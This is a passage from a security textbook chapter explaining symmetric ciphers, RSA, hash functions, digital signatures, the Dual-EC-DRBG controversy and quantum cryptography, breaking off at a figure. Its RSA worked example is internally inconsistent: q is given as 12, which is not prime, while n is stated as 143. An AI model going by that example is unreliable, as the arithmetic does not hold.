RC5 is a fully parameterized block cipher; this means the key length, block size, and number of cycles can be varied to alter the balance between security and complexity of operation and use. RC5 [RIV94] uses a simple design that served as a model for the AES candidate RC6.

A data block in RC5 is split in half, the left half is modified, the halves are swapped, the new left half (that is, the old right half) is modified the same way, and the halves are swapped again. That sequence constitutes a full round of the algorithm. The modifications of each half-round involve XOR, circular shift, and addition of a portion of the key. In an unusual twist for a cryptographic algorithm, the number of bits shifted depends on the input data: The left half is shifted by the number of bits of the value of the right half.

No significant weaknesses have been found in RC5. Encryption with a small number (12) of rounds has been found to be subject to differential cryptanalysis, but the number of rounds can be set arbitrarily. Because the operations per round are few and simple and the speed of the implementation depends linearly on the number of rounds, raising the number of rounds above 12 does not significantly slow encryption.

RC6

To compete in the AES competition, RSA Laboratories made minor modifications to RC5, calling it RC6. The RC6 cipher is a proprietary product of RSA Security, but it does not appear to be supported.

There are thousands of other symmetric encryption algorithms. As we stated earlier in this chapter, cryptology is an extraordinarily complex subject, certainly not one to be tackled lightly. Although a friend of a friend might have the background to devise a solid algorithm, be wary of amateurs practicing cryptology (or brain surgery, for that matter). You should choose cryptography with care, and certainly match your assessment of the strength of a technique to the value of the data you want to protect. Well-known algorithms that have withstood concerted scrutiny are your best tools.

We now turn to even more sophisticated algorithms in asymmetric cryptography.

12.3 Asymmetric Encryption with RSA

As we present in [Chapter 2](#), asymmetric cryptography, also known as public key, uses two different but related keys. One key encrypts data, and its matching counterpart decrypts. Mathematically, it is infeasible to derive one key from the other, so it is safe to release one key (often called the public key) as long as you do not disclose the other one (often called the private key).

The RSA algorithm is a cryptosystem based on an underlying hard problem. This algorithm was introduced in 1978 by Rivest, Shamir, and Adelman [RIV78]. RSA has

been the subject of extensive cryptanalysis. No serious flaws have yet been found—not a guarantee of its security but suggesting a high degree of confidence in its use.

The RSA Algorithm

In this section, we present the RSA algorithm in two parts. First, we outline RSA, to give you an idea of how it works. Then, we delve more deeply into a detailed analysis of the steps involved.

Introduction to the RSA Algorithm

The RSA algorithm requires finding terms that multiply to a particular product. The RSA encryption algorithm incorporates results from number theory, combined with the difficulty of determining the prime factors of a target. The RSA algorithm operates with arithmetic mod n , which makes factorization extremely difficult.

The encryption algorithm is based on the underlying problem of factoring large numbers, a problem for which the fastest known algorithm is exponential in time.

Two keys, d and e , are used for decryption and encryption. They are actually interchangeable. The plaintext block P is encrypted as $P^e \bmod n$. Because the exponentiation is performed mod n , factoring P^e to uncover the encrypted plaintext is daunting. However, the decrypting key d is carefully chosen so that $(P^e)^d \bmod n = P$. Thus, the legitimate receiver who knows d simply computes $(P^e)^d \bmod n = P$ and recovers P without having to factor P^e .

Detailed Description of the Encryption Algorithm

The RSA algorithm uses two keys, d and e , which work in pairs, for decryption and encryption, respectively. A plaintext message P is encrypted to ciphertext C by

$$C = P^e \bmod n$$

The plaintext is recovered by

$$P = C^d \bmod n$$

Because of symmetry in modular arithmetic C , encryption and decryption are mutual inverses and commutative. Therefore,

$$P = C^d \bmod n = (P^e)^d \bmod n = (P^d)^e \bmod n$$

This relationship means that one can apply the encrypting transformation and then the decrypting one, or the decrypting one followed by the encrypting one.

Deriving a Key Pair

The encryption key consists of the pair of integers (e, n) , and the decryption key is (d, n) . The starting point in finding keys for this algorithm is selection of a value for n . The value of n should be quite large, a product of two primes p and q . Both p and q should be large themselves. Typically, p and q are nearly 100 digits each, so n is approximately 200 decimal digits (about 512 bits) long; depending on the application, 768, 1024, or more bits may be more appropriate. A large value of n effectively inhibits factoring n to infer p and q (but time to encrypt increases as the value of n grows larger).

Next, a relatively large integer e is chosen so that e is relatively prime to $(p - 1) * (q - 1)$. (Recall that “relatively prime” means that e has no factors in common with $(p - 1) * (q - 1)$.) An easy way to guarantee that e is relatively prime to $(p - 1) * (q - 1)$ is to choose e as a prime that is larger than both $(p - 1)$ and $(q - 1)$.

Finally, select d such that

$$e * d = 1 \text{ mod } (p - 1) * (q - 1)$$

Example

Let $p = 11$ and $q = 12$, so that $n = p * q = 143$ and $j(n) = (p - 1) * (q - 1) = 10 * 12 = 120$. Next, an integer e is needed, and e must be relatively prime to $(p - 1) * (q - 1)$. Choose $e = 11$.

The inverse of $11 \text{ mod } 120$ is also 11 , since $11 * 11 = 121 = 1 \text{ mod } 120$. Thus, both encryption and decryption keys are the same: $e = d = 11$. (For the example, $e = d$ is not a problem, but in a real application you would want to choose values where e is not equal to d .)

Let P be a “message” to be encrypted. For this example we use $P = 7$. The message is encrypted as follows: $7^{11} \text{ mod } 143 = 106$, so that $E(7) = 106$. (Note: This result can be computed fairly easily with the use of a common pocket calculator. $7^{11} = 7^9 * 7^2$. Then $7^9 = 40\ 353\ 607$, but we do not have to work with figures that large. Because of the reducibility rule, $a * b \text{ mod } n = (a \text{ mod } n) * (b \text{ mod } n) \text{ mod } n$. Since we will reduce our final result mod 143 , we can reduce any term, such as 7^9 , which is $8 \text{ mod } 143$. Then, $8 * 7^2 \text{ mod } 143 = 392 \text{ mod } 143 = 106$.)

This answer is correct since $D(106) = 106^{11} \text{ mod } 143 = 7$.

Strength of the RSA Algorithm

The RSA algorithm derives strength from the fact that it is based on the problem of efficiently factoring numbers in a finite field, a long-standing open problem in number theory. The problem is, of course, solvable, using the brute-force technique of trying all possible factors, but in a large field, that is, for large values of n , the brute force technique is infeasible. The trick that makes RSA encryption workable depends on a hidden technique for picking n .

Mathematical Foundations of the RSA Algorithm

The **Euler totient function** $\varphi(n)$ is the number of positive integers less than n that are relatively prime to n . If p is prime, then

$$\varphi(p) = p - 1$$

Furthermore, if $n = p * q$, where p and q are both prime, then

$$\varphi(n) = \varphi(p) * \varphi(q) = (p - 1) * (q - 1)$$

Euler and Fermat proved that

$$x^{\varphi(n)} \equiv 1 \text{ mod } n$$

for any integer x if n and x are relatively prime.

Suppose we encrypt a plaintext message P by the RSA algorithm so that $E(P) = P^e$. We need to be sure we can recover the message. The value e is selected, so we can easily find its inverse d . Because e and d are inverses mod $\varphi(n)$,

$$e * d \equiv 1 \pmod{\varphi(n)}$$

or

$$e * d = k * \varphi(n) + 1 (*)$$

for some integer k .

Because of the Euler–Fermat result, assuming P and p are relatively prime,

$$P^{p-1} \equiv 1 \pmod{p}$$

and, since $(p-1)$ is a factor of $\varphi(n)$,

$$P^{k*\varphi(n)} \equiv 1 \pmod{p}$$

Multiplying by P produces

$$P^{k*\varphi(n)+1} \equiv P \pmod{p}$$

The same argument holds for q , so

$$P^{k*\varphi(n)+1} \equiv P \pmod{q}$$

Combining these last two results with (a) produces

$$\begin{aligned} (P^e)^d &= P^{e*d} \\ &= P^{k*\varphi(n)+1} \\ &= P \pmod{p} \\ &= P \pmod{q} \end{aligned}$$

so that

$$(P^e)^d \equiv P \pmod{n}$$

and e and d are inverse operations.

Use of the Algorithm

The user of the RSA algorithm chooses primes p and q , from which the value $n = p * q$ is obtained. Next, e is chosen to be relatively prime to $(p - 1) * (q - 1)$; e is usually a prime larger than $(p - 1)$ or $(q - 1)$. Finally, d is computed as the inverse of e mod $(\varphi(n))$.

The user distributes e and n and keeps d secret; p , q , and $\varphi(n)$ may be discarded (but not revealed) at this point. Notice that even though n is known to be the product of two primes, if they are relatively large (such as 100 digits long), it will not be feasible to determine the primes p and q or the private key d from e . Therefore, this scheme provides adequate security for d .

It is not even practical to verify that p and q themselves are primes, since that would require considering on the order of 10^{50} possible factors. A heuristic algorithm from Solovay and Strassen [SOL77] can determine the probability of primality to any desired degree of confidence.

Every prime number passes two tests. If p is prime and r is any number less than p , then

$$\gcd(p, r) = 1$$

(where \gcd is the greatest common divisor function) and

$$J(r, p) \equiv r^{(p-1)/2} \pmod{p}$$

where $J(r, p)$ is the **Jacobi function** defined as follows.

$$J(r, p) = \begin{cases} 1 & \text{if } r = 1 \\ J(r/2, p) * (-1)^{(p^2-1)/8} & \text{if } r \text{ is even} \\ J(p \bmod r, r) * (-1)^{(r-1)*(p-1)/4} & \text{if } r \text{ is odd and } r \neq 1 \end{cases}$$

If a number is suspected to be prime but fails either of these tests, it is definitely *not* a prime. If a number is suspected to be a prime and passes both of these tests, the likelihood that it is prime is at least $1/2$.

The problem relative to the RSA algorithm is to find two large primes p and q . With the Solovay and Strassen approach, you first guess a large candidate prime p . You then generate a random number r and compute $\gcd(p, r)$ and $J(r, p)$. If either of these tests fails, p was not a prime, and you stop the procedure. If both pass, the likelihood that p was not prime is at most $1/2$. You repeat the process with a new value for r chosen at random. If this second r passes, the likelihood that a nonprime p could pass both tests is at most $1/4$. In general, after the process is repeated k times without either test failing, the likelihood that p is not a prime is at most $1/2^k$.

Cryptanalysis of the RSA Algorithm

The RSA method has been scrutinized intensely by professionals in computer security and cryptanalysis. Several minor problems have been identified with it, none of significant concern; Boneh [BON99] catalogs known attacks on RSA. He notes no successful attacks on RSA itself, but several serious but improbable attacks on implementation and use of RSA.

RSA is by far the most popular public key encryption algorithm in use. Now we turn to two applications of cryptography: message digests and digital signatures, both of which we introduce in [Chapter 2](#). In this chapter we explore the algorithms in more detail.

12.4 Message Digests

In [Chapter 2](#) we introduce the concept of error detection and correction codes. In particular, we describe one-way and cryptographic hash functions, both of which are designed to protect against malicious attempts to modify data and also adjust the code value to match the modified data.

Hash Functions

As presented in [Chapter 2](#), hash or message digest functions are ways to detect possible changes to a block of data. These functions signal unintentional changes as well as intentional (malicious) ones.

For unintentional changes, the signal function can be open, for example, parity bits or

more complicated error detection and correction codes, such as Hamming codes [[HAM50](#)] and Reed Solomon codes [[REE60](#)]. In this book we are more interested in schemes for detecting malicious change and preventing the attacker from subverting the detection technique.

One-Way Hash Functions

One-way hash functions are a cryptographic construct with multiple uses. They are used in conjunction with public-key algorithms for both encryption and digital signatures. They are used in integrity checking. They are used in authentication. They are used in communications protocols. Much more than encryption algorithms, one-way hash functions are the workhorses of modern cryptography.

One-way functions prevent an outsider from taking an existing hash result and determining other data values that match that hash result. Thus, Hector might have received a message saying “I willingly give to Hector my prized golden sponge cake recipe” and some other things. Hector can certainly change “sponge cake recipe” to “bullion collection” but then Hector is stuck: He needs to make other changes to the message, but he needs to know other content that would produce the original hash value. With a one-way function he can guess “recipe file,” “box of pieces of string too short to use,” and so forth. But he has to invent each such phrase and test it. It would be easier if he could run the hash function in reverse and get a list of inputs that would produce a given hash result. Alas, with a one-way function Hector is going to have to keep trying until he finds a match.

Modern hash functions must meet two criteria: They are one-way, meaning that they convert input to a digest, but it is infeasible to start with a digest value and infer an input that could have produced that digest. Second, they do not have obvious collisions, meaning that it is infeasible to find a pair of different plaintexts that produce the same digest.³

³ Note: Some authors refer to this second property as “collision free,” but that is a misleading term. Every hash function will have collisions—many of them, because the function takes a relatively large input and produces a relatively small digest. It is physically impossible to reduce 512 bits to a 128-bit digest and not have collisions. The point is that the collisions are unpredictable. We know collisions will occur; it is just infeasible to predict which pairs will collide or, given one input, to enumerate other inputs with which the first will collide.

Message Digests

The most widely used cryptographic hash functions are **MD4**, **MD5** (where MD stands for Message Digest), and **SHA** or **SHS** (Secure Hash Algorithm or Standard). The MD4/5 algorithms were invented by Ronald Rivest and RSA Laboratories in 1990–1992. MD5 is an improved version of MD4. Both condense a message of any size to a 128-bit digest.

SHA is actually a growing family of algorithms: SHA-0, the original SHA, based on MD4/MD5, was published by NIST in 1993 but was withdrawn shortly thereafter because of an undisclosed “significant flaw.” It was replaced by a slightly revised version, known as SHA-1. SHA-1 produces a 160-bit message digest from any input up to 2^{64} bits.

Wang et al. [[WAN05](#)] announced cryptanalytic attacks on SHA-1, MD4, and MD5. For SHA-1, the attack is able to find two plaintexts that produce the same hash digest in approximately 2^{63} steps, far short of the 2^{80} steps that would be expected of a 160-bit hash

function, and very feasible for a moderately well financed attacker. Although this attack does not mean SHA is useless (the attacker must collect and analyze a large number of ciphertext samples), it does suggest use of long digests and long keys.

SHA-2

In 2008, NIST published a new hash standard, FIPS 180-3 [NIS08], that defines algorithms based on the SHA algorithm, but producing significantly longer digests, which counteract the attack described by Wang. These new algorithms are known collectively as SHA-2.

SHA-3

NIST also commenced a competition in 2008 to select a new hash algorithm to be known as SHA-3. In 2012 NIST formally announced selection of Keccak [NIS14, BER14] as winner, to be designated SHA-3; like SHA-2 it is also a family of algorithms.

Immediately after the announcement there arose a controversy because of changes NIST sought in the internal algorithm. The basis of concern was a fear that NSA had somehow weakened the internals to make the algorithm easier for it to break. In fact, it seems that NIST requested some minor changes for performance reasons, but those changes do not weaken the algorithm. Cryptologist Bruce Schneier essentially put such concerns to rest in his blog [SCH13]:

The Keccak permutation remains unchanged. What NIST proposed was reducing the hash function's capacity in the name of performance. One of Keccak's nice features is that it's highly tunable.

I do not believe that the NIST changes were suggested by the NSA. Nor do I believe that the changes make the algorithm easier to break by the NSA. I believe NIST made the changes in good faith, and the result is a better security/performance trade-off.

The structure of SHA-3 is different from its predecessors in that it uses far fewer cycles, thus improving performance significantly. The algorithms do use significantly more internal memory (1600 bits as opposed to 512 for SHA-2), but the added space is available for most application domains.

Properties of MD5 and the SHA algorithms are presented in [Table 12-1](#).

Algorithm	Maximum Message Size (bits)	Block Size (bits)	Rounds	Message Digest Size (bits)
MD5	2^{64}	512	64	128
SHA-1	2^{64}	512	80	160
SHA-2-224	2^{64}	512	64	224
SHA-2-256	2^{64}	512	64	256
SHA-2-384	2^{128}	1024	80	384
SHA-2-512	2^{128}	1024	80	512
SHA-3-256	unlimited	1088	24	256
SHA-3-512	unlimited	576	24	512

TABLE 12-1 Current Secure Hash Standard Properties

12.5 Digital Signatures

We introduced digital signatures in [Chapter 2](#). Recall that a digital signature is, like a handwritten signature, a means of associating a mark unique to an individual with a body of text. The mark should be unforgeable, meaning that only the originator should be able to compute the signature value. But the mark should be verifiable, meaning that other people should be able to check that the signature comes from the claimed originator.

The general way of computing digital signatures is with public key encryption; the signer computes a signature value by using a private key, and others can use the public key to verify that the signature came from the corresponding private key.

As we point out in [Chapter 2](#), a digital signature must meet two requirements and ideally would satisfy two more:

- *unforgeable (mandatory)*. No one other than the signer can produce the signature without the signer's private key.
- *authentic (mandatory)*. The receiver can determine that the signature really came from the signer.
- *not alterable (desirable)*. No signer, receiver, or any interceptor can modify the signature without the tampering being evident.
- *not reusable (desirable)*. Any attempt to reuse a previous signature will be detected by receiver.

To support digital signatures, we need strong public key algorithms. The RSA algorithm described earlier in this chapter is fine for digital signatures, but it is not the only possibility.

Elliptic Curve Cryptosystems

Elliptic Curve Cryptography (ECC) was discovered in 1985 by Victor Miller (IBM) and Neil Koblitz (University of Washington) [[MIL85](#), [KOB87](#)] as an alternative mechanism for implementing public-key cryptography. Unlike RSA, ECC is based on logarithms in finite fields; an advantage of ECC is that equivalent security can be had with shorter key lengths than RSA.

A problem with RSA from its inception has been that its developers patented the algorithm. Thus, users of the algorithm may be required to pay a license fee. Developers of the ECC algorithm placed it in the public domain, thereby avoiding licensing and fees. (Other developers have patented technologies incorporating ECC, so not everything involving ECC is patent free.)

The mathematics behind elliptic curve cryptography is quite sophisticated, more so than we can possibly present here. The elliptic curves are (x,y) coordinates of points that satisfy an equation such as $y^2 = x^3 + ax + b$ for constants a and b . Nick Sullivan [[SUL13](#)] points out that any nonvertical straight line passes through at most three points on the curve. And, given any two points, P and Q , we can find the third point R through which the line PQR passes. When $P = (x_P, y_P)$ and $Q = (x_Q, y_Q)$,

$$P + Q = R$$

where

$$s = (y_P - y_Q) / (x_P - x_Q)$$

$$x_R = s^2 - x_P - x_Q$$

and

$$y_R = -y_P + s(x_P - x_R)$$

Note that s is the slope of the line through P and Q . Thus, given P and Q we can find the third point on the line PQR algebraically. That means we can also find the next point T on QRT , then V on RTV , and so on. There is also a formula that lets us start with a single point and derive a second: one point can get us a second, and two points get us a third.

The elliptic curve cryptosystems add one more twist, which should be familiar from the mathematics of the RSA algorithm: ECC operations are done in a finite group, the integers mod p for some prime p . Thus, although both x and y values increase without bound in the basic ECC equation, restricting the arithmetic to a finite field is what makes the cryptographic problem hard to reverse. Given a starting point P and an end point Z and constraining results to be in a finite field, the question is how many steps does it take to get from P to Z . More formally, find the value k for which $P^k = Z$. In other words, find k , the base P logarithm of Z . It turns out the fastest known way to answer that question is to start with P and generate all intermediate points until you obtain Z .

Elliptic curve cryptography is seldom used by itself for public key encryption. However, it is often used as a component in digital signatures. In 2005 the NSA presented its strategy and recommendations for securing U.S. government sensitive and unclassified communications. The strategy included a recommended set of advanced cryptography algorithms known as Suite B. The protocols included in Suite B are Elliptic Curve Diffie-

Hellman (ECDH) and Elliptic Curve Menezes-Qu-Vanstone (ECMQV) for key exchange and agreement; the Elliptic Curve Digital Signature Algorithm (ECDSA) for digital signatures; the Advanced Encryption Standard (AES) for symmetric encryption; and the Secure Hashing Algorithm (SHA). What appealed to the NSA about ECC were its strong security, efficiency, and scalability over public-key cryptography algorithms.

El Gamal and Digital Signature Algorithms

Another public key algorithm was devised in 1984 by Taher El Gamal [[ELG85](#), [ELG86](#)]. While this algorithm is not widely used directly, it is of considerable importance in the U.S. Digital Signature Standard (DSS) [[NIS92](#), [NIS94](#)]. This algorithm relies on the difficulty of computing discrete logarithms over finite fields. Because it is based on arithmetic in finite fields, as is RSA, it bears some similarity to RSA.

El Gamal Signature Algorithm

In the El Gamal algorithm, to generate a key pair, first choose a prime p and two integers, a and x , such that $a < p$ and $x < p$ and calculate $y = a^x \bmod p$. The prime p should be chosen so that $(p - 1)$ has a large prime factor, q . The private key is x and the public key is y , along with parameters p and a .

To sign a message m , choose a random integer k , $0 < k < p - 1$, which has not been used before and which is relatively prime to $(p - 1)$, and compute

$$r = a^k \bmod p$$

and

$$s = k^{-1} (m - xr) \bmod (p - 1)$$

where k^{-1} is the multiplicative inverse of $k \bmod (p - 1)$, so that $k * k^{-1} = 1 \bmod (p - 1)$. The message signature is then r and s . A recipient can use the public key y to compute $y^r r^s \bmod p$ and determine that it is equivalent to $a^m \bmod p$. To defeat this encryption and infer the values of x and k given r , s , and m , the intruder would have to find a means of computing a discrete logarithm to solve $y = a^x$ and $r = a^k$.

Digital Signature Algorithm

The U.S. Digital Signature Algorithm (DSA) (also called the Digital Signature Standard or DSS) [[NIS94](#)] is the El Gamal algorithm with a few restrictions. First, the size of p is specifically fixed at $2^{511} < p < 2^{512}$ (so that p is roughly 170 decimal digits long). Second, q , the large prime factor of $(p - 1)$ is chosen so that $2^{159} < q < 2^{160}$. The algorithm explicitly uses $H(m)$, a hash value, instead of the full message text m . Finally, the computations of r and s are taken mod q . One interpretation is that these changes make the algorithm easy to use for people who do not want or need to understand the underlying mathematics. However, the changes also weaken the potential strength of the encryption by reducing the uncertainty for the attacker.

U.S. Digital Signature Standard

Having devised the digital signature algorithm DSA, the U.S. government instituted a standard for use of that algorithm to make digital signatures. However, the government

was a bit late to the game: Private industry had already converged around a digital signature approach based on RSA encryption, and a standards committee for the banking community had settled upon a third method using ECC. Thus, FIPS Publication 186-3, *Digital Signature Standard* [NIS09] covers and approves for government use all three methods. A new standard, version 186-4 [NIS13], was published in July 2013.

The NSA–Cryptography Controversy of 2012

In this chapter we have described strengths and weaknesses of cryptographic techniques. In some cases a weakness surfaced years, even decades, after the algorithm was introduced. Cryptologists pore through one another’s work looking for tiny oversights and unprotected attack vectors. And largely this scrutiny is good-natured, because someone who finds a weakness is also likely to release a new algorithm some time later for analysis by peers. The community seems to enjoy the challenge of the analytic game.

The NSA participates in this game, but some people are distrustful of its motives. In this section we address some of the cryptological issues in which NSA is involved. These issues have both political and technical dimensions, and it is because of the technical attributes that we discuss them here.

The Role of NSA

As you have seen throughout this chapter, cryptologists have often questioned the unseen hand of government, especially the NSA, in cryptographic processes. NSA has three roles related to cryptography:

- First, it develops codes and ciphers for U.S. military and diplomatic uses. These techniques are seldom publicized.
- Second, NSA supports NIST on matters of cryptography for public citizens and businesses, as well as other government agencies. This support includes analyzing and sometimes participating in the development of such public cryptographic tools and techniques.
- Finally, NSA performs what it calls its signals intelligence mission: it “collects, processes, and disseminates intelligence information from foreign signals for intelligence and counterintelligence purposes and to support military operations” [from the NSA web site].

On the one hand, NSA wants to promote and ensure secure encryption systems for U.S. citizens and businesses. However it doesn’t want those systems to be *too* secure; otherwise, they may complicate the signals intelligence mission. People suspect the intelligence mission caused NSA to weaken cryptography.

The fear surfaced during the design of DES in the 1970s. At that time NSA made some unexplained minor changes to the algorithm, so outsiders naturally assumed NSA had weakened the algorithm for its own purposes. In fact, as later emerged when Biham and Shamir developed differential cryptanalysis (or rather, unknowingly reinvented it, because NSA had invented it almost twenty years previously), the role of NSA was probably to strengthen the algorithm, not weaken it.

A more obvious weakening effect occurred during the 1990s when NSA managed to restrict export of most cryptographic hardware and software to products using a 40-bit or

shorter key. People could calculate the effort for a brute-force key attack and concluded that such short keys were chosen to support the signals intelligence mission.

Suspicion of NSA's motives and practices also became apparent because of a cryptographic chip called Clipper, developed under NSA oversight in the 1990s. In that program, strong (that is, long key length) cryptography could be implemented on a chip that permitted so-called key recovery; the chips could even be exported. Basically, a copy of every encryption key used would be stored (escrowed) with two government agencies (each getting half of the key), and the government could retrieve those keys with a court order. Public skepticism ran high, and this program was finally scuttled.

Dual-EC-DRBG

Against that background of NSA involvement in cryptography comes the case of a random number generator. An important use of random number generators is to obtain cryptographic keys. For algorithms such as DES and AES, any appropriately sized string of bits can be a key. For others such as RSA and ECC, the "key" consists of the values of a set of parameters and perhaps one or more random numbers (such as RSA's p and q). Random number generators are not truly random. They emit a series of numbers in an unpredictable order. Thus, a good generator will produce a new key that an attacker cannot readily infer, even knowing the previous one or even previous thousands of keys. Most generators employ a complex series of arithmetic operations on a so-called seed, or starting point.

The Dual-EC-DRBG generator was based on an elliptic curve cryptosystem, a novel basis for a random number generator. Dual-EC was proposed as a standard by NIST (with the technical support of NSA) in 2006, and became a U.S. standard (*NIST Special Publication 800-90A*) in 2007.

Shortly after its introduction cryptographers began to question peculiarities in the system. The ECC basis was one oddity, because that approach made generating random numbers slower than other approaches, by two or three orders of magnitude. Such a slowdown was not fatal, however, because most cryptographic applications generate random numbers only rarely, so speed is not important.

However, as we showed earlier in this chapter, ECCs depend on constants a and b in the basic elliptic equation. When cryptologists need constants they typically use what they call "nothing up my sleeve" numbers, taken from a neutral source such as digits in the definition of π . The parameters for Dual-EC were specified as certain constants with no explanation or justification for those numbers.

Two Microsoft researchers in 2007 raised a concern about a possible predictability in Dual-EC. They asserted that if someone knew characteristics of the two initial points for the ECC equation, with little effort that person could intuit the internal state of the generator and from that, derive the future series of keys. The researchers were careful not to allege impropriety, but merely to point out this undesirable characteristic. So the generator continued to be used.

Dual-EC Found to Be Compromised

In 2012 a former NSA employee with a high security clearance defected to Russia.

Before leaving NSA he downloaded a large quantity of classified documents that he has passed to journalists. These documents appear to detail actions of the NSA that weaken the design or implementation of popular cryptography [PER13]. The downloaded documents allege NSA introduced weaknesses in the standard that would allow NSA (and anyone else who knew of the weaknesses) to predict output values.

Cryptographer Prof. Matthew Green of Johns Hopkins University summarizes the apparent weaknesses and explains the chain of flaws [GRE13], culminating in “Flaw #4: If you know a certain property about the Dual_EC parameters, and can recover an output point, you can predict all subsequent outputs of the generator.” Shortly after this flaw was published, NIST advised “Based on public concerns and an evaluation of the algorithm, NIST is proposing the removal of the Dual Elliptic Curve Deterministic Random Bit Generator (Dual_EC_DRBG).” NIST has since rewritten its random number generator recommendations to remove Dual-EC.

Compounding the severity of this issue, Joseph Menn reports in *Reuters* that NSA paid RSA \$10 million ostensibly so that Dual-EC would be the default random number generator distributed in RSA’s cryptographic toolkit BSAFE. RSA has since removed Dual-EC from the BSAFE library.

We describe this issue to show how effectively an attacker can plan and implement an attack. The subtlety of the flaw apparently inserted reinforces what we have said other places in this book: developing cryptography is not something for amateurs, because even the professionals have trouble seeing possible flaws.

12.6 Quantum Cryptography

We turn now to an emerging form of cryptography based on advances in physics. Some analysts say this cryptography has the potential to revolutionize both encryption and cryptanalysis, although others are skeptical it will become practical soon.

We have seen how researchers have relied on aspects of mathematics to generate hard problems and to devise algorithms. In this section, we look at an alternative view of how cryptography may be done in the future. The approach we describe is not now on the market, nor is it likely to be so in the next few years. But it illustrates the need for creative thinking in inventing new encryption techniques. Although the science behind this approach is difficult, the approach itself is really quite simple.

The novel approach, quantum cryptography, is in a way a variant of the idea behind a one-time pad. Remember from earlier in this chapter that the one-time pad is the only provably unbreakable encryption scheme. The one-time pad requires two copies of a long string of unpredictable numbers, one copy each for the sender and receiver. The sender combines a number with a unit of plaintext to produce the ciphertext. If the numbers are *truly* unpredictable (that is, they have absolutely no discernible pattern), the attacker cannot separate the numbers from the ciphertext.

The difficulty with this approach is that there are few sources of sharable strings of random numbers. There are many natural phenomena that could yield a string of unpredictable numbers, but then we face the problem of communicating that string to the receiver in such a way that an interceptor cannot obtain them. Quantum cryptography

addresses both problems, generating and communicating numbers. It was first explored by Wiesner [[WIE83](#)] in the 1980s; then the idea was developed by Bennett a decade later [[BEN92a](#), [BEN92b](#)].

Quantum Physics

Unlike other cryptographic approaches, quantum cryptography is based on physics, not mathematics. It uses what we know about the behavior of light particles. Light particles are known as photons. They travel through space, vibrating in all directions; we say they have the directional orientation of their primary vibration. Although photons can have any directional orientation from 0° to 360° , for purposes of this explanation, we can assume there are only four directional orientations (by rounding each actual orientation to the nearest 90°). We can denote these four orientations with four symbols, \leftrightarrow , \updownarrow , \nearrow , and \nwarrow . It is possible to distinguish between a \leftrightarrow and \updownarrow photon with high certainty. However, the \nearrow and \nwarrow photons sometimes appear as \leftrightarrow or \updownarrow . Similarly, it is possible to distinguish between \nearrow and \nwarrow , but sometimes \leftrightarrow and \updownarrow will be recognized as \nearrow or \nwarrow . Fortunately, those shortcomings actually provide some of the confusion of the cryptographic algorithm.

A **polarizing filter** is a device or procedure that accepts any photons as input but produces only certain kinds of photons as output. There are two types of photon filters: + and \times . A + filter correctly discriminates between \leftrightarrow and \updownarrow photons but has a 50 percent chance of also counting an \nearrow or \nwarrow as a \leftrightarrow or an \updownarrow conversely, a \times filter distinguishes between \nearrow and \nwarrow but may also accept half of the \leftrightarrow and \updownarrow photons. Think of a + filter as a narrow horizontal slit through which a \leftrightarrow photon can slide easily, but an \updownarrow will always be blocked. Sometimes (perhaps half the time), a \nearrow or \nwarrow photon vibrates in a way to sneak through the slit also. A \times filter is analogously like a vertical slit.

Photon Reception

Quantum cryptography operates by sending a stream of photons from sender to receiver. The sender uses one of the polarizing filters to control which kind of photon is sent. The receiver uses either filter and records the orientation of the photon received. It does not matter if the receiver chooses the same filter the sender did; what matters is whether the receiver happened by chance to choose the same type as did the sender.

The most important property of quantum cryptography is that no one can eavesdrop on a communication without affecting the communication. With a little simple error detection coding, the sender and receiver can easily determine the presence of an eavesdropper. Heisenberg's uncertainty principle says that we cannot know both the speed and location of a particle at any given time; once we measure the speed, the location has already changed, and once we measure the location, the speed has already changed. Because of this principle, when we measure any property of a particle, it affects other properties. So, for example, measuring the orientation of a photon affects the photon. A horizontal slit filter blocks all \updownarrow and half of the \nearrow and \nwarrow photons, so it affects the photon stream coming through. The sender knows what was sent, the receiver knows what was received, but an eavesdropper will alter the photon stream so dramatically that sender and receiver can easily determine someone is listening.

Let us see how this unusual approach can be used for cryptography.

Cryptography with Photons

The cryptographic algorithm is inefficient, in that more than twice the bits transmitted are not used in cryptography. The bits being transmitted are photons which, fortunately, are quite readily available.

Suppose the sender, Sam, generates a series of photons, remembering their orientation. Sam and his receiver, Ruth, call \leftrightarrow or \nearrow 0 and \updownarrow or \searrow 1. Such a series is shown in [Figure 12-9](#).



FIGURE 12-9 Transmission of Photons

Now, Ruth uses either of her polarizing filters, + and \times at random, recording the result. Remember that a + filter will accurately distinguish between a \leftrightarrow and \updownarrow photon, but sometimes also declare a \nearrow or \searrow as a \leftrightarrow . So Ruth does not know if the results she measures are what Sam sent. Ruth's choice of filters, and the results she obtained, are shown in [Figure 12-10](#).




FIGURE 12-10 Results Interpreted through Filters

Some of those results are correct and some are incorrect, depending on the filter Ruth chose. Now Ruth sends to Sam the kind of filter she used, as shown in [Figure 12-11](#).




FIGURE 12-11 Filters Used

